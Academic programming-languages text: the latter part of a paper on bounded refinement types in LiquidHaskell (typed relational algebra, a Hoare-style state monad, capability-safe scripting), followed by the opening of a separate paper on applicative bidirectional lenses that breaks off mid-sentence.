project  :: ks:[String] → RTSubEqFlds ks s
          → RTEqFlds ks s
product  :: ( Disjoint s1 s2, Union s1 s2 s
            , Range s1 s, Range s2 s )
          ⇒ RT s1 → RT s2 → RT s

```

union and diff compute the union and difference, respectively of the (rows of) two tables. The types of **union** and **diff** state that the operators work on tables with the same schema *s* and return a table with the same schema.

select takes a predicate *p* and a table *t* and filters the rows of *t* to those which that satisfy *p*. The type of **select** ensures that *p* will not reference columns (fields) that are not mapped in *t*, as the predicate *p* is constrained to require a dictionary with schema *s*.

project takes a list of **String** fields *ks* and a table *t* and projects exactly the fields *ks* at each row of *t*. **project**'s type states that for any schema *s*, the input table has type **RTSubEqFlds** *ks s* *i.e.*, its domain should have at least the fields *ks* and the result table has type **RTEqFlds** *ks s*, *i.e.*, its domain has exactly the elements *ks*.

```

type RTSubEqFlds ks s
  = RT s { dom = λz → elts ks ⊆ keys z }

type RTEqFlds ks s
  = RT s { dom = λz → elts ks == keys z }

```

The range of the argument and the result tables is the same and equal to *s.rng*.

product takes two tables as input and returns their (Cartesian) product. It takes two Refined Tables with schemata *s1* and *s2* and returns a Refined Table with schema *s*. Intuitively, the output schema is the “concatenation” of the input schema; we formalize this notion using bounds: (1) **Disjoint** *s1 s2* says the domains of *s1* and *s2* should be disjoint, (2) **Union** *s1 s2 s* says the domain of *s* is the union of the domains of *s1* and *s2*, (3) **Range** *s1 s* (*resp.* **Range** *s2 s2*) says the range of *s1* should imply the result range *s*; together the two imply the output schema *s* preserves the type of each key in *s1* or *s2*.

```

bound Disjoint s1 s2 = λx y →
  s1.dom x ⇒ s2.dom y ⇒ keys x ∩ keys y == ∅

bound Union s1 s2 s = λx y v →
  s1.dom x ⇒ s2.dom y
  ⇒ keys v == keys x ∪ keys y
  ⇒ s.dom v

bound Range si s = λx k v →
  si.dom x ⇒ k ∈ keys x ⇒ si.rng k v
  ⇒ s.rng k v

```

Thus, bounded refinements enable the precise typing of relational algebra operations. They let us describe precisely when union, intersection, selection, projection and products can be computed, and let us determine, at compile time the exact “shape” of the resulting tables.

We can query Databases by writing functions that use the relational algebra combinators. For example, here is a query that returns the “good” titles – with more than 8 stars – from the movies table¹

```

good_titles = project ["title"] $ select (λd →
  toDouble (dfun d $ "star") > 8
) movies

```

Finally, note that our entire library – including records, tables, and relational combinators – is built using vanilla Haskell *i.e.*, without *any* type level computation. All schema reasoning happens at the granularity of the logical refinements. That is if the refinements are erased from the source, we still have a well-typed Haskell program but of course, lose the safety guarantees about operations (*e.g.*, “dynamic” key lookup) never failing at run-time.

5. A Refined IO Monad

Next, we illustrate the expressiveness of Bounded Refinements by showing how they enable the specification and verification of stateful computations. We show how to (1) implement a refined *state transformer* (RIO) monad, where the transformer is indexed by refinements corresponding to *pre*- and *post*-conditions on the state (§ 5.1), (2) extend RIO with a set of combinators for *imperative* programming, *i.e.*, whose types precisely encode Floyd-Hoare style program logics (§ 5.2) and (3) use the RIO monad to write *safe scripts* where the type system precisely tracks capabilities and statically ensures that functions only access specific resources (§ 6).

5.1 The RIO Monad

The RIO data type describes stateful computations. Intuitively, a value of type **RIO** *a* denotes a computation that, when evaluated in an input **World** produces a value of type *a* (or diverges) and a potentially transformed output **World**. We implement **RIO** *a* as an abstractly refined type (as described in [27])

```

type Pre    = World → Bool
type Post a = World → a → World → Bool

data RIO a <p :: Pre, q :: Post a> = RIO {
  runState :: w:World<p> → (x:a, World<q w x>)
}

```

That is, **RIO** *a* is a function **World**→(*a*, **World**), where **World** is a primitive type that represents the state of the machine *i.e.*, the console, file system, *etc.* This indexing notion is directly inspired by the method of [8] (also used in [16]).

Our Post-conditions are Two-State Predicates that relate the input- and output- world (as in [16]). Classical Floyd-Hoare logic, in contrast, uses assertions which are single-state predicates. We use two-states to smoothly account for specifications for stateful procedures. This increased expressiveness makes the types slightly more complex than a direct one-state encoding which is, of course also possible with bounded refinements.

An RIO computation is parameterized by two abstract refinements: (1) *p* :: **Pre**, which is a predicate over the *input* world, *i.e.*, the input world *w* satisfies the refinement *p w*; and (2) *q* :: **Post** *a*, which is a predicate relating the *output* world with the input world and the value returned by the computation, *i.e.*, the output world *w'* satisfies the refinement *q w x w'* where *x* is the value returned by the computation. Next, to use **RIO** as a monad, we define **bind** and **return** functions for it, that satisfy the monad laws.

The return operator yields a pair of the supplied value *z* and the input world unchanged:

```

return :: z:a → RIO <p, ret z> a
return z = RIO $ λw → (z, w)

ret z    = λw x w' → w' == w && x == z

```

¹ More example queries can be found online [24]

The type of `return` states that for any precondition p and any supplied value z of type a , the expression `return z` is an `RIO` computation with precondition p and a post-condition `ret z`. The postcondition states that: (1) the output `World` is the same as the input, and (2) the result equals to the supplied value z . Note that as a consequence of the equality of the two worlds and congruence, the output world w' trivially satisfies $p \ w'$.

The $\gg=$ Operator is defined in the usual way. However, to type it precisely, we require bounded refinements.

```
(>>=) :: (Ret q1 r, Seq r q1 p2, Trans q1 q2 q)
      => m:RIO <p, q1> a
      -> k:(x:a<r> -> RIO <p2 x, q2 x> b)
      -> RIO <p, q> b

(RIO g) >>= f = RIO $ \x ->
  case g x of { (y, s) -> runState (f y) s }
```

The bounds capture various sequencing requirements (c.f. the Floyd-Hoare rules of consequence). First, the output of the first action m , satisfies the refinement required by the continuation k ;

```
bound Ret q1 r = \w x w' -> q1 w x w' => r x
```

Second, the computations may be sequenced, *i.e.*, the postcondition of the first action m implies the precondition of the continuation k (which may be dependent upon the supplied value x):

```
bound Seq q1 p2 = \w x w' ->
  q1 w x w' => p2 x w'
```

Third, the transitive composition of the two computations, implies the final postcondition:

```
bound Trans q1 q2 q = \w x w' y w'' ->
  q1 w x w' => q2 x w' y w'' => q w y w''
```

Both type signatures would be impossible to use if the programmer had to manually instantiate the abstract refinements (*i.e.*, pre- and post-conditions.) Fortunately, Liquid Type inference generates the instantiations making it practical to use `LIQUIDHASKELL` to verify stateful computations written using `do`-notation.

5.2 Floyd-Hoare Logic in the `RIO` Monad

Next, we use bounded refinements to derive an encoding of Floyd-Hoare logic, by showing how to read and write (mutable) variables and typing higher order `ifM` and `whileM` combinators.

We Encode Mutable Variables as fields of the `World` type. For example, we might encode a global counter as a field:

```
data World = { ... , ctr :: Int, ... }
```

We encode mutable variables in the refinement logic using McCarthy's `select` and `update` operators for finite maps and the associated axiom:

```
select :: Map k v -> k -> v
update :: Map k v -> k -> v -> Map k v

∀ m, k1, k2, v.
  select (update m k1 v) k2
  == (if k1 == k2 then v else select m k2 v)
```

The quantifier free theory of `select` and `update` is decidable and implemented in modern SMT solvers [1].

We Read and Write Mutable Variables via suitable “get” and “set” actions. For example, we can read and write `ctr` via:

```
getCtr :: RIO <pTrue, rdCtr> Int
getCtr = RIO $ \w -> (ctr w, w)

setCtr :: Int -> RIO <pTrue, wrCtr n> ()
setCtr n = RIO $ \w -> ((), w { ctr = n })
```

Here, the refinements are defined as:

```
pTrue = \w -> True
rdCtr = \w x w' -> w' == w && x == select w ctr
wrCtr n = \w _ w' -> w' == update w ctr n
```

Hence, the post-condition of `getCtr` states that it returns the current value of `ctr`, encoded in the refinement logic with McCarthy's `select` operator while leaving the world unchanged. The post-condition of `setCtr` states that `World` is updated at the address corresponding to `ctr`, encoded via McCarthy's `update` operator.

The `ifM` combinator takes as input a cond action that returns a `Bool` and, depending upon the result, executes either the `then` or `else` actions. We type it as:

```
bound Pure g = \w x v -> (g w x v => v == w)
bound Then g p1 = \w v -> (g w True v => p1 v)
bound Else g p2 = \w v -> (g w False v => p2 v)

ifM :: (Pure g, Then g p1, Else g p2)
     => RIO <p, g> Bool -- cond
     -> RIO <p1, q> a -- then
     -> RIO <p2, q> a -- else
     -> RIO <p, q> a
```

The abstract refinements and bounds correspond exactly to the hypotheses in the Floyd-Hoare rule for the `if` statement. The bound `Pure g` states that the cond action may access but does not *modify* the `World`, *i.e.*, the output is the same as the input `World`. (In classical Floyd-Hoare formulations this is done by syntactically separating terms into pure *expressions* and side effecting *statements*.) The bound `Then g p1` and `Else g p2` respectively state that the preconditions of the `then` and `else` actions are established when the cond returns `True` and `False` respectively.

We can use `ifM` to implement a stateful computation that performs a division, after checking the divisor is non-zero. We specify that `div` should not be called with a zero divisor. Then, `LIQUIDHASKELL` verifies that `div` is called safely:

```
div :: Int -> {v:Int | v /= 0} -> Int

ifTest :: RIO Int
ifTest = ifM nonZero divX (return 10)
  where nonZero = getCtr >>= return . (/= 0)
        divX    = getCtr >>= return . (div 42)
```

Verification succeeds as the post-condition of `nonZero` is instantiated to $\lambda_ b \ w \rightarrow b \Leftrightarrow \text{select } w \ \text{ctr} \neq 0$ and the precondition of `divX`'s is instantiated to $\lambda w \rightarrow \text{select } w \ \text{ctr} \neq 0$, which suffices to prove that `div` is only called with non-zero values.

The `whileM` combinator formalizes loops as `RIO` computations:

```
whileM :: (OneState q, Inv p g b, Exit p g q)
       => RIO <p, g> Bool -- cond
       -> RIO <pTrue, b> () -- body
       -> RIO <p, q> ()
```

As with `ifM`, the hypotheses of the Floyd-Hoare derivation rule become bounds for the signature. Given a condition with precondition p and post-condition g and body with a true precondition and post-condition b , the computation `whileM cond body` has

```

pread, pwrite, plookup, pcontents,
pcreateD, pcreateF, pcreateFP :: Priv → Bool

active  :: World → Set FH
caps    :: World → Map FH Priv

pset p h = λw → p (select (caps w) h) &&
              h ∈ active w

```

Figure 6. Privilege Specification

precondition p and post-condition q as long as the bounds (corresponding to the Hypotheses in the Floyd-Hoare derivation rule) hold. First, p should be a loop invariant; *i.e.*, when the condition returns **True** the post-condition of the body b must imply the p :

```

bound Inv p g b = λw w' w'' →
  p w ⇒ g w True w' ⇒ b w' () w'' ⇒ p w''

```

Second, when the condition returns **False** the invariant p should imply the loop's post-condition q :

```

bound Exit p g q = λw w' →
  p w ⇒ g w False w' ⇒ q w () w'

```

Third, to avoid having to transitively connect the guard and the body, we require that the loop post-condition be a one-state predicate, independent of the input world (as in Floyd-Hoare logic):

```

bound OneState q = λw w' w'' →
  q w () w'' ⇒ q w' () w''

```

We can use **whileM** to implement a loop that repeatedly decrements a counter while it is positive, and to then verify that if it was initially non-negative, then at the end the counter is equal to 0.

```

whileTest  :: RIO <posCtr, zeroCtr> ()
whileTest = whileM gtZeroX decr
  where gtZeroX = getCtr >>= return . (> 0)

posCtr = λw → 0 ≤ select w ctr
zeroCtr = λ_ _ w' → 0 == select w ctr

```

Where the decrement is implemented by **decr** with type:

```

decr :: RIO <pTrue, decCtr> ()

decCtr = λw _ w' →
  w' == update w ctr ((select ctr w) - 1)

```

LIQUIDHASKELL verifies that at the end of **whileTest** the counter is zero (*i.e.*, the post-condition **zeroCtr**) by instantiating suitable (*i.e.*, inductive) refinements for this particular use of **whileM**.

6. Capability Safe Scripting via RIO

Next, we describe how we use the RIO monad to reason about shell scripting, inspired by the Shill [15] programming language.

Shill is a scripting language that restricts the privileges with which a script may execute by using *capabilities* and *dynamic contract checking* [15]. Capabilities are *run-time values* that witness the right to use a particular resource (*e.g.*, a file). A capability is associated with a set of privileges, each denoting the permission to use the capability in a particular way (such as the permission to write to a file). A contract for a Shill procedure describes the required input capabilities and any output values. The Shill runtime guarantees that system resources are accessed in the manner described by its contract.

In this section, we turn to the problem of preventing Shill runtime failures. (In general, the verification of file system resource usage is a rich topic outside the scope of this paper.) That is, assuming the Shill runtime and an API as described in [15], how can we use Bounded Refinement Types to encode scripting privileges and reason about them *statically*?

We use **RIO types** to specify Shill's API operations thereby providing *compile-time* guarantees about privilege and resource usage. To achieve this, we: connect the state (**World**) of the RIO monad with a *privilege specification* denoting the set of privileges that a program may use (§ 6.1); specify the *file system API* in terms of this abstraction (§ 6.2); and use the above to specify and verify the particular privileges that a *client* of the API uses (§ 6.3).

6.1 Privilege Specification

Figure 6 summarizes how we specify privileges inside **RIO**. We use the type **FH** to denote a file handles, analogous to Shill's capabilities. An abstract type **Priv** denotes the sets of privileges that may be associated with a particular **FH**.

To connect Worlds with Privileges we assume a set of uninterpreted functions of type $\text{Priv} \rightarrow \text{Bool}$ that act as predicates on values of type **Priv**, each denoting a particular privilege. For example, given a value $p :: \text{Priv}$, the proposition **pread** p denotes that p includes the “read” privilege. The function **caps** associates each **World** with a **Map FH Priv**, a table that associates each **FH** with its privileges. The function **active** maps each **World** to the **Set** of allocated **FHs**. Given $x :: \text{FH}$ and $w :: \text{World}$, **pwriteln** (**select** (**caps** w) x) denotes that in the state w , the file x may be written. This pattern is generalized by the predicate **pset pwrite** x w .

6.2 File System API Specification

A privilege tracking file system API can be partitioned into the privilege *preserving* operations and the privilege *extending* operations.

To type the privilege preserving operations, we define a predicate **eqP** w w' that says that the set of privileges and active handles in worlds w and w' are *equivalent*.

```

eqP = λw _ w' →
  caps w == caps w' && active w == active w'

```

We can now specify the privilege preserving operations that **read** and **write** files, and list the **contents** of a directory, all of which require the capabilities to do so in their pre-conditions:

```

read :: {- Read the contents of h -}
      h:FH → RIO<pset pread h, eqP> String

write :: {- Write to the file h -}
       h:FH → String → RIO<pset pwrite h, eqP> ()

contents :: {- List the children of h -}
          h:FH → RIO<pset pcontents h, eqP> [Path]

```

To type the privilege extending operations, we define predicates that say that the output world is suitably extended. First, each such operation *allocates* a new handle, which is formalized as:

```

alloc w' w x =
  (x ∉ active w) && active w' == {x} ∪ active w

```

which says that the active handles in (the new **World**) w' are those of (the old **World**) w extended with the hitherto *inactive* handle x . Typically, after allocating a new handle, a script will want to add privileges to the handle that are obtained from existing privileges.

To create a new file in a directory with handle h we want the new file to have the privileges *derived* from `pcreateFP` (`select (caps w)h`) (i.e., the create privileges of h). We formalize this by defining the post-condition of `create` as the predicate `derivP`:

```
derivP h = λw x w' →
  alloc w' w x &&
  caps w' == store (caps w) x
    (pcreateFP (select (caps w)) h)

create :: {- Create a file -}
h: FH → Path → RIO<pset pcreateF h, derivP h> FH
```

Thus, if h is writable in the old **World** w (`pwrite (pcreateFP (select (caps w)h))`) and x is derived from h (`derivP w' w x` h both hold), then we know that x is writable in the new **World** w' (`pwrite (select (caps w')x)`).

To lookup existing files or create sub-directories, we want to directly *copy* the privileges of the parent handle. We do this by using a predicate `copyP` as the post-condition for the two functions:

```
copyP h = λw x w' →
  alloc w' w x &&
  caps w' == store (caps w) x
    (select (caps w) y)

lookup :: {- Open a child of h -}
h: FH → Path → RIO<pset plookup h, copyP h> FH

createDir :: {- Create a directory -}
h: FH → Path → RIO<pset pcreateD h, copyP h> FH
```

6.3 Client Script Verification

We now turn to a client script, the program `copyRec` that copies the contents of the directory f to the directory d .

```
copyRec recur s d =
  do cs <- contents s
  forM_ cs $ λ p → do
    x <- flookup s p
    when (isFile x) $ do
      y <- create d p
      s <- fread x
      write y s
    when (recur && (isDir x)) $ do
      y <- createDir d p
      copyRec recur x y
```

`copyRec` executes by first listing the contents of f , and then opening each child path p in f . If the result is a file, it is copied to the directory d . Otherwise, `copyRec` recurses on p , if `recur` is true.

In a first attempt to type `copyRec` we give it the following type:

```
copyRec :: Bool → s: FH → d: FH →
  RIO<copySpec s d,
    λ_ _ w → copySpec s d w> ()

copySpec h d = λw →
  pset pcontents h w && pset plookup h w &&
  pset pread h w && pset pcreateFile d w &&
  pset pwrite d w && pset pcreateF d w &&
  pwrite (pcreateFP (select (caps w) d))
```

The above specification gives `copyRec` a minimal set of privileges. Given a source directory handle s and destination handle d , the `copyRec` must at least: (1) list the contents of s (`pcontents`), (2) open children of s (`plookup`), (3) read from children of s (`pread`), (4) create directories in d (`pcreateD`), (5) create files in d (`pcreateF`), an (6) write to (created) files in d (`pwrite`).

Furthermore, we want to restrict the privileges on newly created files to the write privilege, since `copyRec` does not need to read from or otherwise modify these files.

Even though the above type is sufficient to verify the various clients of `copySpec` it is insufficient to verify `copySpec`'s implementation, as the postcondition merely states that `copySpec s d w` holds. Looking at the recursive call in the last line of `copySpec`'s implementation, the output world w is only known to satisfy `copySpec x y w` (having substituted the formal parameters s and d with the actual x and y), with no mention of s or d ! Thus, it is impossible to satisfy the postcondition of `copyRec`, as information about s and d has been lost.

Framing is introduced to address the above problem. Intuitively, because no privileges are ever *revoked*, if a privilege for a file existed *before* the recursive call, then it exists *after* as well. We thus introduce a notion of *framing* – assertions about unmodified state that hold before calling `copyRec` must hold after `copyRec` returns. Solidifying this intuition, we define a predicate i to be **Stable** when assuming that the predicate i holds on w , if i only depends on the allocated set of privileges, then i will hold on a world w' so long as the set of privileges in w' contains those in w . The definition of **Stable** is derived precisely from the ways in which the file system API may modify the current set of privileges:

```
bound Stable i = λx y w w' →
  i w ⇒ ( eqP w () w' || copyP y w x w'
    || derivP y w x w'
  ) ⇒ i w'
```

We thus parameterize `copyRec` by a predicate i , bounded by **Stable** i , which precisely describes the possible world transformations under which i should be stable:

```
copyFrame i s d = λw → i w && copySpec s d w

copyRec :: (Stable i) ⇒
  Bool → s: FH → d: FH →
  RIO<copyFrame i s d,
    λ_ _ w → copyFrame i s d w> ()
```

Now, we can verify `copyRec`'s body, as at the recursive call that appears in the last line of the implementation, i is instantiated with $λw → \text{copySpec } s \ d \ w$.

7. Related Work

Higher order Logics and Dependent Type Systems including NuPRL [4], Coq [3], Agda [18], and even to some extent, Haskell [14, 20], occupy the maximal extreme of the expressiveness spectrum. However, in these settings, checking requires explicit proof terms which can add considerable programmer overhead. Our goal is to eliminate the programmer overhead of proof construction by restricting specifications to decidable, first order logics and to see how far we can go without giving up on expressiveness. The F^* system enables full dependent typing via SMT solvers via a higher-order universally quantified logic that permit specifications similar to ours (e.g., `compose`, `filter` and `foldr`). While this approach is at least as expressive as bounded refinements it has two drawbacks. First, due to the quantifiers, the generated VCs fall outside the SMT decidable theories. This renders the type system undecidable (in theory), forcing a dependency on the solver's unpredictable quantifier instantiation heuristics (in practice). Second, more importantly, the higher order predicates must be *explicitly* instantiated, placing a heavy annotation burden on the programmer. In contrast, bounds permit decidable checking, and are automatically instantiated via Liquid Types.

Our notion of Refinement Types has its roots in the predicate subtyping of PVS [22] and *indexed types* (DML [30]) where types are constrained by predicates drawn from a logic. To ensure decidable checking several refinement type systems including [6, 29, 30] restrict refinements to decidable, quantifier free logics. While this ensures predictable checking and inference [21] it severely limits the language of specifications, and makes it hard to fashion simple higher order abstractions like `filter` (let alone the more complex ones like relational algebras and state transformers.)

To Reconcile Expressiveness and Decidability CATALYST [11] permits a form of higher order specifications where refinements are relations which may themselves be parameterized by other relations, which allows for example, a way to precisely type `filter` by suitably composing relations. However, to ensure decidable checking, CATALYST is limited to relations that can be specified as catamorphisms over inductive types, precluding for example, theories like arithmetic. More importantly, (like F*), CATALYST provides no inference: higher order relations must be *explicitly* instantiated. Bounded refinements build directly upon abstract refinements [27], a form of refinement polymorphism analogous to parametric polymorphism. While [27] adds expressiveness via abstract refinements, without bounds we cannot specify any *relationships between* the abstract refinements. The addition of bounds makes it possible to specify and verify the examples shown in this paper, while preserving decidability and inference.

Our Relational Algebra Library builds on a long line of work on type safe database access. The HaskellDB [13] showed how phantom types could be used to eliminate certain classes of errors. Haskell’s HList library [12] extends this work with type-level computation features to encode heterogeneous lists, which can be used to encode database schema, and (unlike HaskellDB) statically reject accesses of “missing” fields. The HList implementation is non-trivial, requiring new type-classes for new operations (*e.g.*, `appending` lists); [19] shows how a dependently typed language greatly simplifies the implementation. Much of this simplicity can be recovered in Haskell using the singleton library [7]. Our goal is to show that bounded refinements are expressive enough to permit the construction of rich abstractions like a relational algebra and generic combinators for safe database access while using SMT solvers to provide decidable checking and inference. Further, unlike the HList based approaches, refinements they can be used to *retroactively* or *gradually* verify safety; if we erase the types we still get a valid Haskell program operating over homogeneous lists.

Our Approach for Verifying Stateful Computations using monads indexed by pre- and post-conditions is inspired by the method of Filliâtre [8], which was later enriched with separation logic in Ynot [16]. In future work it would be interesting to use separation logic based refinements to specify and verify the complex sharing and aliasing patterns allowed by Ynot. F* encodes stateful computations in a special Dijkstra Monad [23] that replaces the two assertions with a single (weakest-precondition) predicate transformer which can be composed across sub-computations to yield a transformer for the entire computation. Our RIO approach uses the idea of indexed monads but has two concrete advantages. First, we show how bounded refinements alone suffice to let us fashion the RIO abstraction from scratch. Consequently, second, we automate inference of pre- and post-conditions and loop invariants as refinement instantiation via Liquid Typing.

Acknowledgments

We thank the anonymous reviewers and Colin Gordon for providing invaluable feedback about earlier drafts of this paper.

References

- [1] C. Barrett, A. Stump, and C. Tinelli. <http://smt-lib.org>.
- [2] J. Bengtson, K. Bhargavan, C. Fournet, A. D. Gordon, and S. Maffei. Refinement types for secure implementations. *ACM TOPLAS*, 2011.
- [3] Y. Bertot and P. Castéran. *Coq’Art: The Calculus of Inductive Constructions*. Springer Verlag, 2004.
- [4] R.L. Constable. *Implementing Mathematics with the Nuprl Proof Development System*. Prentice-Hall, 1986.
- [5] P. Cousot and R. Cousot. Abstract interpretation: a unified lattice model for the static analysis of programs. In *POPL*, 1977.
- [6] J. Dunfield. Refined typechecking with Stardust. In *PLPV*, 2007.
- [7] R. A. Eisenberg and S. Weirich. Dependently typed programming with singletons. In *Haskell*, 2012.
- [8] J.C. Filliâtre. Proof of imperative programs in type theory. In *TYPES*, 1998.
- [9] C. Fournet, M. Kohlweiss, and P-Y. Strub. Modular code-based cryptographic verification. In *CCS*, 2011.
- [10] A. Guha, M. Fredrikson, B. Livshits, and N. Swamy. Verified security for browser extensions. In *IEEE S & P*, 2011.
- [11] G. Kaki and S. Jagannathan. A relational framework for higher-order shape analysis. In *ICFP*, 2014.
- [12] O. Kiselyov, R. Lämmel, and K. Schupke. Strongly typed heterogeneous collections. In *Haskell*, 2004.
- [13] D. Leijen and E. Meijer. Domain specific embedded compilers. In *DSL*, 1999.
- [14] C. McBride. Simulating dependent types in Haskell. In *JFP*, 2002.
- [15] S. Moore, C. Dimoulas, D. King, and S. Chong. SHILL: A secure shell scripting language. In *OSDI*, 2014.
- [16] A. Nanevski, G. Morrisett, A. Shinnar, P. Govereau, and L. Birkedal. Ynot: Dependent types for imperative programs. In *ICFP*, 2008.
- [17] G. Nelson. Techniques for program verification. Technical Report CSL81-10, Xerox Palo Alto Research Center, 1981.
- [18] U. Norell. *Towards a practical programming language based on dependent type theory*. PhD thesis, Chalmers, 2007.
- [19] N. Oury and W. Swierstra. The power of Pi. In *ICFP*, 2008.
- [20] S. L. Peyton-Jones, D. Vytiniotis, S. Weirich, and G. Washburn. Simple unification-based type inference for GADTs. In *ICFP*, 2006.
- [21] P. Rondon, M. Kawaguchi, and R. Jhala. Liquid types. In *PLDI*, 2008.
- [22] J. Rushby, S. Owre, and N. Shankar. Subtypes for specifications: Predicate subtyping in pvs. *IEEE TSE*, 1998.
- [23] N. Swamy, J. Weinberger, C. Schlesinger, J. Chen, and B. Livshits. Verifying higher-order programs with the dijkstra monad. In *PLDI*, 2013.
- [24] UCSD Programming Systems. github.com/ucsd-progsys/liquidhaskell/tree/master/benchmarks/icfp15.
- [25] S. Tobin-Hochstadt and M. Felleisen. Logical types for untyped languages. In *ICFP*, 2010.
- [26] H. Unno, T. Terauchi, and N. Kobayashi. Relatively complete verification of higher-order functional programs. In *POPL*, 2013.
- [27] N. Vazou, P. Rondon, and R. Jhala. Abstract refinement types. In *ESOP*, 2013.
- [28] N. Vazou, E. L. Seidel, and R. Jhala. Liquidhaskell: Experience with refinement types in the real world. In *Haskell*, 2014.
- [29] N. Vazou, E. L. Seidel, R. Jhala, D. Vytiniotis, and S. L. Peyton Jones. Refinement types for Haskell. In *ICFP*, 2014.
- [30] H. Xi and F. Pfenning. Eliminating array bound checking through dependent types. In *PLDI*, 1998.

Applicative Bidirectional Programming with Lenses

Kazutaka Matsuda

Tohoku University
kztk@ecei.tohoku.ac.jp

Meng Wang

University of Kent
m.w.wang@kent.ac.uk

Abstract

A bidirectional transformation is a pair of mappings between source and view data objects, one in each direction. When the view is modified, the source is updated accordingly with respect to some laws. One way to reduce the development and maintenance effort of bidirectional transformations is to have specialized languages in which the resulting programs are bidirectional by construction—giving rise to the paradigm of bidirectional programming.

In this paper, we develop a framework for *applicative-style* and *higher-order* bidirectional programming, in which we can write bidirectional transformations as unidirectional programs in standard functional languages, opening up access to the bundle of language features previously only available to conventional unidirectional languages. Our framework essentially bridges two very different approaches of bidirectional programming, namely the lens framework and Voigtländer’s semantic bidirectionalization, creating a new programming style that is able to bag benefits from both.

Categories and Subject Descriptors D.1.1 [Programming Techniques]: Applicative (Functional) Programming; D.3.3 [Programming Language]: Languages Constructs and Features—Data types and structures, Polymorphism

General Terms Languages

Keywords Bidirectional Programming, Lens, Bidirectionalization, Free Theorem, Functional Programming, Haskell

1. Introduction

Bidirectionality is a reoccurring aspect of computing: transforming data from one format to another, and requiring a transformation in the opposite direction that is in some sense an inverse. The most well-known instance is the *view-update problem* [1, 6, 8, 13] from database design: a “view” represents a database computed from a source by a query, and the problem comes when translating an update of the view back to a “corresponding” update on the source.

But the problem is much more widely applicable than just to databases. It is central in the same way to most interactive programs, such as *desktop and web applications*: underlying data, perhaps represented in XML, is presented to the user in a more accessible format, edited in that format, and the edits translated back in terms

of the underlying data [12, 16, 30]. Similarly for *model transformations*, playing a substantial role in software evolution: having transformed a high-level model into a lower-level implementation, for a variety of reasons one often needs to reverse engineer a revised high-level model from an updated implementation [42, 43].

Using terminologies originated from the lens framework [4, 9, 10], bidirectional transformations, coined *lenses*, can be represented as pairs of functions known as *get* of type $S \rightarrow V$ and *put* of type $S \rightarrow V \rightarrow S$. Function *get* extracts a view from a source, and *put* takes both an updated view and the original source as inputs to produce an updated source. An example definition of a bidirectional transformation in Haskell notations is

```
data L s v = L { get :: s -> v, put :: s -> v -> s }  
fst_L :: L (a, b) a  
fst_L = L (\(a, _) -> a) (\(a, b) a -> (a, b))
```

A value ℓ of type $L\ s\ v$ is a lens that has two function fields namely *get* and *put*, and the record syntax overloads the field names as access functions: *get* ℓ has type $s \rightarrow v$ and *put* ℓ has type $s \rightarrow v \rightarrow s$. The datatype is used in the definition of fst_L where the first element of a source pair is projected as the view, and may be updated to a new value.

Not all bidirectional transformations are considered “reasonable” ones. The following laws are generally required to establish bidirectionality:

$\text{put } \ell\ s\ (\text{get } \ell\ s) = s$ (Acceptability)
 $\text{get } \ell\ s' = v$ if $\text{put } \ell\ s\ v = s'$ (Consistency)

for all s, s' and v . Note that in this paper, we write $e = e'$ with the assumption that neither e nor e' is undefined. Here **Consistency** (also known as the **PutGet** law [9]) roughly corresponds to right-invertibility, ensuring that all updates on a view are captured by the updated source; and **Acceptability** (also known as the **GetPut** law [9]), prohibits changes to the source if no update has been made on the view. Collectively, the two laws defines *well-behavedness* [1, 9, 13]. A bidirectional transformation $L\ \text{get}\ \text{put}$ is called *well-behaved* if it satisfies well-behavedness. The above example fst_L is a well-behaved bidirectional transformation.

By dint of hard effort, one can construct separately the forward transformation *get* and the corresponding backward transformation *put*. However, this is a significant duplication of work, because the two transformations are closely related. Moreover, it is prone to error, because they do really have to correspond with each other to be well-behaved. And, even worse, it introduces a maintenance issue, because changes to one transformation entail matching changes to the other. Therefore, a lot of work has gone into ways to reduce this duplication and the problems it causes; in particular, there has been a recent rise in linguistic approaches to streamlining bidirectional transformations [2, 4, 9–11, 14, 16, 20–22, 25, 27, 30, 33, 35, 36, 38–41].

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
http://dx.doi.org/10.1145/2784731.2784750

Ideally, bidirectional programming should be as easy as usual unidirectional programming. For this to be possible, techniques of conventional languages such as *applicative-style* and *higher-order* programming need to be available in the bidirectional languages, so that existing programming idioms and abstraction methods can be ported over. It makes sense to at least allow programmers to treat functions as first-class objects and have them applied explicitly. It is also beneficial to be able to write bidirectional programs in the same style of their *gets*, as cultivated by traditional unidirectional programming programmers normally start with (at least mentally) constructing a *get* before trying to make it bidirectional.

However, existing bidirectional programming frameworks fall short of this goal by quite a distance. The lens bidirectional programming framework [2, 4, 9–11, 16, 25, 27, 30, 38, 39], the most influential of all, composes small lenses into larger ones by special lens combinators. The combinators preserve well-behavedness, and thus produce bidirectional programs that are correct by construction. Lenses are impressive in many ways: they are highly expressive and adaptable, and in many implementations a carefully crafted type system guarantees the totality of the bidirectional transformation. But at the same time, like many other combinator-based languages, lenses restrict programming to the point-free style, which may not be the most appropriate in all cases. We have learned from past experiences [23, 28] that a more convenient programming style does profoundly impact on the popularity of a language.

The researches on *bidirectionalization* [14, 20–22, 33, 35, 36, 38, 39, 41], which mechanically derives a suitable *put* from an existing *get*, share the same spirit with us to some extent. The *gets* can be programmed in a unidirectional language and passed in as objects to the bidirectionalization engine, which performs program analysis and the generation of *puts*. However, the existing bidirectionalization methods are whole program analyses; there is no better way to compose individually constructed bidirectional transformations.

In this paper, we develop a novel bidirectional programming framework:

- As lenses, it supports composition of user-constructed bidirectional transformations, and well-behavedness of the resulting bidirectional transformations is guaranteed by construction.
- As a bidirectionalization system, it allows users to write bidirectional transformations almost in the same way as that of *gets*, in an applicative and higher-order programming style.

The key idea of our proposal is to lift lenses of type $L (A_1, \dots, A_n) B$ to *lens functions* of type

$$\forall s. L^T s A_1 \rightarrow \dots \rightarrow L^T s A_n \rightarrow \dots \rightarrow L^T s B$$

where L^T is a type-constrained version of L (Sections 2 and 3). The n -tuple above is then generalized to data structures such as lists in Section 4. This function representation of lenses is open to manipulation in an applicative style, and can be passed to higher-order functions directly. For example, we can write a bidirectional version of *unlines*, defined by

